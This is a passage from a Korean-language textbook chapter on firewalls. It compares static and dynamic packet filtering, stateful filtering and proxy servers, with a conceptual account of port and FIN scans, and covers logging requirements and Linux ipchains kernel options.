첫번째 규칙은 보호되는 호스트가 원격봉사기와의 련결을 설정하는것을 허용한다. 이것은 SYN비트가 1인 파케트가 통과되도록 허용되는 유일한 경우는 원천주소가 보호되는 호스트의것이고 목적지는 원격봉사기인 경우라는것을 의미한다. 바로 이때 원격봉사기에서의 임의의 봉사는 접근가능하다.

두번째 규칙은 포괄적인것이다. 기본적으로 그것은 다음과 같이 규정하고있다. 《자료흐름이 이전에 설정된 련결의 부분으로 나타난다면 그것을 통과시키라.》 다른 말로 하면 SYN비트가 설정되지 않고 다른 모든 비트들이 0이라면 그 자료흐름은 통과시키라는것이다.

세번째 규칙은 어떤 자료흐름이 첫 두개의 규칙들중 어느것에 꼭 맞지 않는다면 안전을 위하여 그것을 버리라는것이다. 이 두 방화벽은 다 좋은 ACL을 리용한다. 그 차이는 자료흐름을 조종하기 위하여 매개에 준비되여있는 정보의 량에 있다. 어떤 자료흐름을 전송하고 무엇이 발생하는가를 보기로 하자.

내부체계는 원격봉사기와의 하나의 통신대화를 설정하려고 하고있다. 모든 통과하는 자료흐름은 접근조종목록에 설정된 기준을 만족시키므로 두 방화벽들은 이 자료흐름들을 통과시킨다.

일단 련결신호가 완성되면 보호된 호스트는 하나의 자료요청을 만든다. 이 파케트는 ACK비트가 설정되여 있고 PSH비트도 설정되여 있을수 있다. 원격봉사기가 이 요청을 받으면 그도 ACK비트를 설정하고 가능한 PSH비트도 설정하여 응답할것이다. 일단 자료전송이 끝나면 그 대화는 닫기고 매 체계는 FIN비트를 설정한 하나의 파케트를 전송하게 된다.





그림 3-8. 두 호스트사이에서 확립된 대화

그림 3-8은 이 설정된 대화가 자료를 통과시키는것을 보여준다. 두번째 규칙 즉 《이미 설정된 임의의 대화는 통과시킨다.》에 의하여 방화벽을 통과하는데서 문제가 없다. 그러나 매개 방화벽은 이 설정에서 약간의 차이를 가지고있다.

정적파케트려과기는 기발마당을 조사하여 SYN비트만이 1인가를 알려고 한다. 그렇게 되있지 않으므로 정적파케트려과기는 이 자료가 설정된 대화의 부분이라고 가정하고 그것을 통과하도록 한다.

동적파케트려과기는 같은 검사를 하고있지만 그는 련결이 처음으로 설정되였을 때에는 하나의 상태표항목을 만든다. 원격봉사기가 보호된 호스트에 응답하려 할 때마다 상태표를 참조하여 다음의 내용을 담보하게 된다.

첫째로; 보호된 호스트가 하나의 자료요청을 실제로 만들었다.

둘째로; 원천포구정보는 자료요청과 맞는다.
셋째로; 목적지포구정보는 자료요청과 맞는다.

또한 동적파케트려과기는 순서번호와 답례번호도 다 맞는가를 확인할수 있다. 이 모든 자료가 정확하다면 동적파케트려과기는 그 파케트를 통과하도록 한다. 매 체계에서 FIN 파케트가 전송되면 그 상태표항목은 제거된다. 또한 만일 일정한 시간동안(구성에 따라서 1분 혹은 지어 한 시간동안) 응답이 접수되지 않으면 방화벽은 그 원격봉사기가 더는 응답하지 않고있다고 판단하고 그 상태표항목을 다시 지운다. 이것은 현재의 상태표를 그대로 유지한다.

이제 공격자가 이 자료흐름을 눈치채고 그 보호된 호스트를 공격하기로 결심하였다고 하자. 그가 하려고 하는 첫번째 일은 보호된 체계를 포구주사하여 그것이 어떤 듣는 봉사를 가지고있는가를 알아내는것이다. 그림 3-9에서 볼수 있는바와 같이 이것은 두 방화벽 장치들이 다 막을수 있다. 그것은 초기주사하는 파케트들은 SYN비트가 1로 설정되여 있고 다른 모든 비트는 0이기때문이다.

실망하지 않고 공격자는 ACK와 FIN비트가 1인 파케트를 전송함으로써 FIN주사를 하려고 시도한다. 이제 그 결과는 좀 다르다. 파케트려과기는 그저 SYN비트가 1인것을 찾고있으므로 이 조건이 성립안되는것을 보고는 이 자료흐름을 쉽게 통과시키게 된다.

그러나 동적파케트려과기는 좀 더 까다롭다. 그는 SYN비트가 설정되여있지 않다는 것을 알고는 이 자료흐름을 상태표와 비교하기 시작한다. 이 점에서 그는 보호된 호스트가 공격자와 결코 통신대화를 설정하지 않았다는것을 알게 된다. 우리의 호스트가 먼저 련결을 시도하지 않았다면 공격자가 하나의 대화를 끝내려고 할 아무러한 리유도 없다. 그러므로 이 자료흐름은 통과하지 못한다. 이것을 그림 3-10에서 보여주었다.





그림 3-9. 두 려과방법은 포구주사를 막을수 있다.





그림 3-10. FIN주사를 진행한 결과

그러면 만일 공격자가 원격봉사인것처럼 가장하여 방화벽을 속이려 한다면 어떻게 되겠는가? 그가 이 공격을 성과적으로 수행하자면 많은 조건들이 갖추어져야 한다.

첫째로; 공격자는 원격봉사기의 IP주소를 속이거나 가정하여야 한다.

둘째로; 주소가 가정되였다면 공격자는 더 측정을 하여 원격봉사기가 스스로 요청들에 응답할수 없다는것을 확인하여야 한다.

셋째로; 주소를 속였다면 공격자는 회선에 붙지 않고 응답들을 읽는 어떤 방법을 가지고있어야 한다.

넷째로; 공격자는 리용하고있는 원천 및 목적지봉사포구들을 알아냄으로써 자기의 자료흐름이 상태표의 그 항목들과 맞도록 하여야 한다.

다섯째로; 실현방법에 따라 답례 및 순서번호들도 맞아야 한다.

여섯째로; 공격자는 방화벽과 보호된 호스트에서의 시간초과를 피하기 위하여 충분히 빨리 통신대화를 처리하여야 한다.

이러한 공격을 가하는것은 가능하지만 성공하기는 쉽지 않다. 명백히 공격자는 지식이 매우 많아야 한다.

UDP자료흐름과 동적파케트려과

앞에서 본것처럼 정적파케트려과는 UDP자료흐름의 취급과 관련하여 몇가지 실제적인 문제들을 가지고있다. 그것은 UDP머리부가 련결상태에 대해서는 정보를 가지고있지 않기때문이다. 그러므로 동적파케트려과가 매우 유용한것으로 되고있는데 여기서는 방화벽 그 자체가 상태정보를 기억할수 있는것이다. 그것은 파케트머리부안에 있는 정보에 의거하는 것이 아니라 모든 대화들의 상태와 관련하여 자기의 표를 가지고있다.

UDP자료흐름을 통과시키려고 할 때에는 정적려과가 아니라 동적려과를 사용하여야 한다. 상태표정보를 추가한 이 방화벽설정방법은 봉사에서 보안을 훨씬 더 강화하였다.

동적파케트려과의 실현은 전송층규약에 따라 다르다. 그것은 TCP, UDP, 그리고 ICMP와 같은 매 전송층규약에 대하여 특징적으로 실현되여야 한다는것을 의미한다. 동적파케트려과기를 선택할 때 그 방화벽이 자기가 리용하려고 하는 모든 전송층규약들에 대하여 상태를 유지할수 있는가를 확인해보아야 한다.

동적파케트려과기는 파케트속성과 상태표에 기초하여 자료흐름조종을 결정하는 지능적인 장치이다. 상태표가 있으므로 하여 방화벽장치는 이전의 통신파케트교환을 《기억》하고 이 보충적인 정보에 기초하여 판단을 하게 되는것이다.

동적파케트려과기의 가장 큰 제한성은 그것이 파케트안에 포함된 실제자료인 유효내용(payload)에 기초한 려과결정을 할수 없는것이다. 유효내용에 따라 려과하기 위하여서는 대리자에 기초한 방화벽을 리용하여야 한다.

③ 상태려과

상태려과는 동적파케트려과의 능력을 개선한다. 처음에는 《여러준위상태검사》라는 이름으로 실현되였는데 상태규칙들은 규약에 따라 다르며 대화(상태가 아니라)의 문맥을 계속 기억하고있다. 이것은 려과규칙들로 하여금 비련결성특성으로 하여 이전에 정적려과에서는 관리에서 면제되고 동적려과에서는 유일하게 식별되지 못하였던 여러가지 비련결형규약들(UDP, NFS 그리고 RPC와 같은것들)을 구별할수 있게 한다.

상태려과가 동적려과에 보충제공되는것은 련결상태가 아니라 응용프로그람상태를 유지하는 능력이다. 응용프로그람상태는 이전에 인증된 사용자가 재위임하지 않고 새로운 련결을 만들수 있게 허용한다. 또한 련결상태는 하나의 대화기간 그 권한을 유지한다.

이것의 한가지 실례는 사용자인증에 기초한 내부접근을 허용하는 방화벽이다. 만일 한 인증된 사용자가 다른 하나의 열람기를 열려고 한다면 동적려과경로기는 그 사용자에게 그의 통과암호를 요구할것이다. 그러나 상태려과는 이미 존재하는(그리고 동시에 발생하는) 련결은 그 같은 기계에 대하여 유지되고있다고 인식하고 자동적으로 추가적인 대화를 허용한다.

④ 대리자(Proxy)

대리자봉사기(때로 응용프로그람관문국 또는 송달자라고도 한다.)는 두 망토막사이에서 자료흐름을 중개하는 응용프로그람이다. 대리자는 흔히 려과기대신으로 리용되여 자료흐름이 두 망사이에서 직접 통과되지 않도록 한다. 대리자가 중개자로 동작하면 원천 및 목적지체계들은 사실상 서로 련결되여있지 않게 된다. 대리자는 모든 련결시도에서 중개자로서의 역할을 수행한다.

대리자가 어떻게 자료흐름을 통과시키는가?

파케트려과기와 달리 대리자는 자료흐름의 경로를 지정하지 않는다.

사실상 적당히 구성된 대리자는 모두 경로조종기능을 가지고있지 않다. 대리자는 방화벽의 매 측의 매 체계를 맡아보거나 또는 대변한다.

한가지 비유로서 언어번역기를 통하여 말하고있는 두 사람을 생각해보자. 이 두 사람이 회화를 하고있는것은 사실이지만 그들은 사실상 서로에게 말하고있는것이 아니다. 모든 통신은 다른쪽으로 통과되기전에 번역기를 거치게 된다. 번역기는 리용된 언어의 일부를 없애거나 또는 나쁘다고 느껴지는 말들은 려파해버릴수 있다.

이것이 어떻게 망통신과 관련되겠는가를 알기 위하여 그림 3-11을 보기로 하자. 내부호스트는 원격봉사기로부터 하나의 웨브페지를 요청하려고 한다. 그는 그 요청을 형식화하고 그 정보를 원격망을 이끄는 관문에로 전송한다. 이 경우에 관문국은 대리자봉사기이다.

대리자가 그 요청을 받으면 그는 내부호스트가 어떤 형태의 봉사에 접근하려 하는가를 식별한다. 이 경우에 호스트는 웨브페지를 요청하였으므로 대리자는 그 요청을 HTTP 대화를 처리하는데 리용되는 응용프로그람에로 보낸다. 이 응용프로그람은 HTTP통신을 취급하는 하나의 기능을 가지고 기억기에서 돌아가는 하나의 프로그람이다.

HTTP응용프로그람이 이 요청을 받으면 그는 ACL이 이러한 형식의 자료흐름을 허용하는가를 확인한다. 자료흐름이 허용된다면 대리자는 원격봉사기에 보낼 하나의 새로운 요청을 형식화한다. 이때 그는 원천체계로서 자기자신만을 리용한다. 다른 말로 하면 대리자는 그 요청을 간단히 통과시키지 않고 원격정보를 위한 하나의 새로운 요청을 만드는것이다. 이 새로운 요청은 다음에 원격봉사기에 전송된다. 요청이 망분석기에 의하여 검사되면 그는 내부호스트가 아니라 대리자가 그 HTTP요청을 만드는것으로 본다. 그러므로 원격봉사기는 대리자봉사기에로 응답하게 된다.





그림 3-11. 통신대화를 중개하는 대리자

대리자봉사기는 응답을 받으면 그 응답을 또 HTTP응용프로그람에 보낸다. 그러면 HTTP응용프로그람은 원격봉사기가 보낸 자료에서 비정상적인것이 없는가를 세밀히 검토한다. 만일 자료가 접수가능하다면 HTTP응용프로그람은 하나의 새로운 파케트를 만들어 그 정보를 내부호스트에 전송한다.

알수 있는것처럼 두 끝체계는 사실상 직접적으로 정보를 교환하지 않는다. 대리자는 부단히 대화에 끼여들어 그것이 다 안전하다는것을 확인한다.

대리자는 리용되고있는 응용규약을 《리해》하여야 하므로 그들은 규약과 관련한 보안을 실현할수도 있다. 실례로 내부 FTP대리자는 외부체계에 의하여 수신되는 Put와 mput 요청들을 모두 려과해내도록 구성될수 있다. 이것은 읽기전용 FTP봉사기를 만드는데 리용될수 있다. 방화벽밖의 사람들은 FTP봉사기에 파일쓰기를 요구하는 명령을 보낼수 없다. 그러나 그들은 FTP봉사기로부터 파일을 수신하게 하는 파일얻기명령을 수행할수 있다.

대리자봉사기는 응용프로그람에 따라 다르다. 대리자를 통하여 새로운 규약을 지원하도록 하기 위하여서는 그 규약을 위한 대리자가 개발되여야 한다. 만일 대리자방화벽을 선택한다면 그것이 자기가 리용하려고 하는 모든 응용프로그람들을 지원하는가를 확인하여야 한다.

꽂개식관문(plug gateway)이라고 부르는 간단한 대리자도 있다. 그것들은 지원하는 응용프로그람을 리해하지 않으므로 진짜 대리자라고는 말할수 없다. 꽂개식관문은 그저 특정의 봉사포구를 위한 련결성을 제공하며 동적려과보다 더 큰 리득을 주는것은 없다.

대리자환경에서 의뢰기구성

어떤 대리자봉사기들은 모든 내부호스트들이 SOCKS나 변경된 winsock.dll파일과 같은 련결쏘프트웨어를 돌릴것을 요구한다. 이 매 프로그람은 하나의 기능을 봉사한다. 즉 모든 비국부적자료흐름을 대리자에게로 전송한다. 환경에 따라 이것은 매우 리롭거나 또는 아주 나쁘게 될수도 있다.

대리자의뢰기의 우점

대리자의뢰기쏘프트웨어는 많은 우점을 가지고있는데 무엇보다도 구성이 쉬운것이다. 의뢰기는 모든 비국부자료요청들을 대리자에게 보내도록 설계되므로 유일하게 요구되는 구성정보는 유효한 IP주소들과 부분망마스크이다. 경로기와 DNS파라메터들은 무시될수 있다. 그것은 이 정보가 대리자우에서 구성될 때에만 필요하기때문이다.

사실상 많은 대리자들은 통신규약으로 IP를 리용할것조차 요구하지 않는다. 실례로 Microsoft대리자봉사기2.0은 하나의 교체winsock.dll파일을 가지고있는데 그것은 IPX가 국부작업기에 리용되도록 허용한다. 일단 자료흐름이 대리자에 도달하면 그것은 IP로 변환되여 원격봉사기에 전송된다. IPX가 지배적인 환경에서 이것은 망에 추가적인 규약을 돌릴것을 피할수 있는 매우 간단한 방도로 될수 있다.

대리자의뢰기는 또한 가입이름과 통과단어에 기초한 외부련결시도를 허가하기 위하여 투명한 인증을 제공한다. 실례로 노벨의 BorderManager는 NetWare등록부봉사(NDS)와 결합되여 사용자가 인터네트에 접근할 때 그를 투명하게 인증한다. 사용자가 NDS에 인증되는한 그 사용자는 인터네트자원에 접근할 때 통과암호를 넣지 않아도 된다.

바깥방향대화의 사용자인증은 증가된 가입등록과 관리를 위하여 리용된다. 인증이 리용되지 않는다면 방화벽은 원천IP주소에 의거하여 누가 어느 인터네트자원에 접근하였는가를 식별하여야 한다. 이것은 하나의 문제로 될수 있다. 자기의 신원을 변경시키려면 사용자는 자기의 IP주소를 변경시켜야 한다. 이것은 DHCP 또는 Bootp환경에서 자기의 모든 사용자들을 추적하려 한다면 심중한 문제로 될수 있다.

대리자의뢰기의 부족점

대리자의뢰기는 리용하는데서 많은 부족점도 가지고있다. 무엇보다도 전개이다. 만일 대리자봉사기를 리용하려고 하는 1 000개의 기계를 가지고있다면 이 매 기계들에 보충적인 쏘프트웨어를 적재하여야 한다. 그런데 쏘프트웨어호환성도 문제로 된다. 어떤 응용프로그람들은 교체 winsock.dll과 호환되지 않는다. 실례로 현재 Winsock2.x를 요구하는 응용프로그람들이 있음에도 불구하고 많은 Winsock교체프로그람들은 아직 1.x판본으로 작성되고있다.

그러면 많은 탁상형콤퓨터들을 Windows체계로 실행시키지 않는다면 어떻게 될것인가? 많은 대리자들은 Windows가 아닌 조작체계에 대한 의뢰기쏘프트웨어를 제공하지 않는다. 이 경우에는 자기가 리용하려고 하는 모든 IP응용프로그람들이 SOCKS호환인가를 확인하여야 한다. 의뢰기쏘프트웨어도 이동사용자 또는 휴대용콤퓨터사용자들에게 있어서 문제로 된다. 실례로 한 휴대용콤퓨터사용자가 낮에는 국부망에 련결하고 밤에는 자기의 인터네트봉사제공자(ISP)에 전화접속한다고 하자. 이 경우에 그는 자기의 대리자의뢰기를 낮에는 쓸수 있지만 밤에는 쓸수 없다는것을 알아야 한다.

마지막으로 대리자의뢰기는 당신이 여러개의 망토막들을 가지고있다면 실제적인 문제

로 될수 있다. 이것은 대리자의뢰기가 모든 비국부자료흐름을 대리자봉사기에 전송할것을 기대하고 있기때문이다. 이것은 만일 많은 부분망들을 가지는 큰 망환경을 가지고있다면 좋은 해결책이 못된다. 어떤 구성에서는 일정한 부분망들을 대리자에게 자료전송하는데서 제외시키고 있으나 이것은 국부작업기에 보관된 본문파일을 변경시킬수 있다.

투명한 대리자

모든 대리자들이 특수한 의뢰기쏘프트웨어를 요구하는것은 아니다. 일부는 투명한 대리자로서 동작할수 있는데 그것은 모든 내부호스트들이 대리자가 마치도 인터네트에 련결되는 보통의 경로기인것처럼 구성된다는것을 의미한다.

만일 대리자방화벽이 자기의 보안요구에 가장 잘 맞는다고 결심한다면 또한 투명대리자를 리용할것인지 아니면 비투명대리자를 리용할것인지를 결정하여야 한다.

Java, ActiveX 및 HTML Script들의 려과

대리자들은 자료파케트의 유효내용을 분석하고 이 파케트를 통과시킬것인가 거부할것인가를 결정할수 있다. 이것은 관리자로 하여금 어떤 형식의 자료가 망에 허용되여야 하는가를 세심히 분석할수 있는 강한 능력을 가질수 있게 하는 좋은 특징이다. 내용려과를 고찰할 때 대부분의 사람들이 먼저 생각하는것은 Java와 ActiveX이다.

Java는 이식성있는 프로그람언어이다. 이식성이란 그것이 임의의 망조작체계상에서 가동할수 있도록 설계되였다는것을 의미한다. 대표적으로 Java지원은 Java지향웨브열람기의 리용을 통하여 실현된다. Java프로그람을 애플리트(applet)라고 부른다.

ActiveX는 Microsoft의 객체련결 및 매몰(OLE) 또는 요소객체모형(COM)의 전문화된 실현이다. ActiveX에 의하여 ActiveX Control이라고 부르는 이식성이 좋은 프로그람을 만들수 있다.

ActiveX Control의 우점은 그것이 여러 응용프로그람들에 공유될수 있다는것이다. ActiveX는 프로그람언어는 아니다. ActiveX Control은 C++, PowerBuilder, Visual Basic 또는 Microsoft Java와 같은 다른 프로그람언어들을 리용하여 만든다.

Java Applet와 ActiveX Control은 봉사기로부터 가져와서 어떤 호환가능한 웨브열람기에서 가동할수 있다. 이 프로그람들의 기능은 아이콘으로부터 공유된 응용프로그람까지 많은것을 포함한다. 만들어질수 있는 프로그람의 형식에는 얼마간 제한이 있다.

Java와 ActiveX는 둘다 보안을 고려하여 개발되였지만(Java는 ActiveX보다 더 강력하다.) 몇가지 보안상 약점이 발견되였다.

Java와 ActiveX를 리용하는것이 그리 좋지 않다고 생각한다면 문제는 그에 대처하여 무엇을 할수 있는가 하는것이다. 많은 대리자방화벽들은 Java와 ActiveX프로그람코드들의 전부 또는 일부를 려과해낼수 있는 능력을 제공한다. 그러므로 망사용자들은 나쁜 응용프로그람을 실행시킨다는 생각은 하지 않고 계속 원격웨브싸이트들에 접근할수 있다.

HTML Weeding검사상자는 관리자로 하여금 JavaScript, Java Applet 또는 지어

ActiveX Control에 대한 모든 꼬리표참조를 려과하게 한다.

Block Java Code검사상자는 방화벽이 모든 Java프로그람코드를 려파하게 한다. 이 선택들의 결합은 어떤 형태의 자료들을 내부웨브열람기에 도달하게 할것인가를 결정하는데서 어떤 유연성을 제공한다.

동적파케트려과와 대리자의 우점과 약점

이 매개 방화벽들은 자기의 우점과 약점을 가진다. 동적려과는 대리자보다 일하기 더 쉽고 대부분의 기업요구에 더 잘 맞는 능력을 가지고있지만 대리자봉사기와 같이 그렇게 세밀하게 골라 내는데서는 유능하지 못하다. 동적파케트려과와 대리자는 둘다 나쁘다고 알려진 자료흐름을 차단하지만 애매한 자료에 대하여서는 매개가 약간 다르게 동작한다.

실례로 두개의 방화벽 즉 동적파케트려과기와 대리자를 가지고있다고 하자. 그 매개는 일정한 응용프로그람에 대하여 높은 우선권기발설정을 가지는 하나의 자료파케트를 수신하는데 이러한 형식의 자료를 어떻게 처리할것인가에 대하여서는 서로 다르게 프로그람화되였다. 대표적으로 동적파케트려과기는 문제의 자료흐름을 통과시키며 대리자는 그것을 통과시키지 않는다. 또한 대리자는 응용프로그람지향이므로 실제자료의 내용을 더 검열하지만 동적려과기는 그렇게 할수 없다. 이것은 경계선보호의 두가지형태에 대한 리론적비교이다. 실제적인 과정은 선택하는 구체적인 제품에 따라 변할수 있다.

대리자는 좀 더 안전하지만 그것들은 특정한 기업의 요구에 맞추는것이 보다 어렵다. 실례로 많은 대리자들은 Microsoft의 NetMeeting이나 Real Audio와 Video와 같은 현대적인 봉사들을 지원하는데서는 좀 불편하다. 가장 안전한 경계선보안장치는 한쌍의 도선절단기이다. 적당한 방화벽선택은 가장 높은 보안수준을 가능하게 하면서 련결성에 대한 요구를 모두 만족시키는것이다. 보충적으로 말하면 좋은 방화벽제품은 가장 높은 보안수준과 유연성을 제공하기 위하여 동적파케트려과와 대리자기술을 결합한것이다.

— 접근감시 및 기록기능

접근감시 및 기록기능은 방화벽의 중요한 기능의 하나이다.

이 기능은 방화벽을 경유하는 모든 파케트흐름을 등록하고 분석하는 기능이다.

등록은 누가 망경계를 통과하였고 또 누가 통과하려고 시도하다가 실패하였는가를 문서로 만드는것으로써 매우 중요하다.

등록파일은 최소한 다음과 같은 요구조건을 만족하여야 한다.

☞ 등록파일은 모든 항목들을 명백하고 읽기 쉬운 형식으로 구성되여야 한다.

☞ 등록자료를 분석도구에로 보내는것이 보다 효과적일수도 있지만 하나의 표의 모든 항목들을 보고 자료흐름패턴을 더 잘 식별할수 있어야 한다.

☞ 등록파일은 어느 자료흐름이 차단되였고 어느 자료흐름이 통과되였는가를 명백히 식별하여야 한다.

☞ 분석도구프로그람으로 할수도 있겠지만 려과와 정렬을 리용하여 등록파일을 처리

하여 특정형식의 자료흐름에 집중할수 있어야 한다.

☞ 등록파일은 정해진 크기제한에 따라 항목들을 겹쳐쓰거나 빠뜨리지 말아야 한다.

☞ 등록파일을 원격위치로부터 안전하게 볼수 있어야 한다.

☞ 등록파일은 리용하는 목적에 따라 여러가지 종류로 구성되여야 한다.
실례로 방화벽규칙의 경유결과에 따르는 기록인가, 망의 부하정도를 보기 한 기록인가, 공격검출결과에 따르는 기록인가 등에 따라서 여러가지 종류로 출력되여야 한다.

☞ 등록프로그람은 어떤 방법으로 이 등록파일을 ASCII와 같은 적어도 한가지 공통적인 형식으로 출구할수 있어야 한다. 이렇게 하면 그 자료를 다시 기록도구, 표계산프로그람 또는 자료기지프로그람으로 처리할수 있다.

공격자가 첫 시도에서 접근을 얻는것은 매우 드물다. 만일 규칙적으로 등록파일을 세밀히 분석한다면 공격이 발생하기 전에 그것을 좌절시킬수도 있다. 좋은 등록도구가 매우 중요하다.

방화벽제품을 선택할 때 등록파일대면부가 유연하여야 한다는것을 명심하여야 한다. 방화벽의 ACL은 보통은 설정되여있고 매우 적은 변화를 요구하므로 등록파일을 보고 자료흐름을 분석하기 쉬워야 한다.

3.2.2. LINUX에서 방화벽의 실현구조

LINUX체계에는 파케트려과형식의 방화벽제품들이 내장되여있는데 이것은 핵심부판본에 따라서 다르다.

핵심부판본 2.1.102이하에서는 ipfwadm이라는 방화벽도구가 리용되고있으며 판본 2.1.102부터 2.4까지는 ipchains라는 방화벽도구가 리용되고있다.

또한 판본 2.4이상부터는 iptables라는 방화벽도구가 리용되고있다.

여기서는 ipchains와 iptables에 대해서 구체적으로 고찰한다.

1) ipchains

— 파케트 려과기능을 위한 조건

ipchains를 리용하여 파케트려과기능을 수행하기 위해서는 핵심부안에 IP방화벽
사슬(Generic IP Firewall Chain)기능을 갖추고 있어야 한다. 현재 사용하고있는 핵심부가 파케트려과기능을 포함하는지 확인하기 위해서는 /proc/net/ip/fwchains 파일이 있는지 확인하여야 한다. 만약 파일이 존재하지 않는다면 IP방화벽 사슬 기능을 가지도록 핵심부를 재콤파일해야 한다.

파케트려과를 위해 추가해야할 설정옵션은 아래와 같다.

CONFIG_EXPERIMENTAL

CONFIG_FIREWALL

CONFIG_IP_ FIREWALL

CONFIG_ IP_ FIREWALL_CHAINS

— 일반 IP방화벽사슬(Generic IP firewalling Chains)

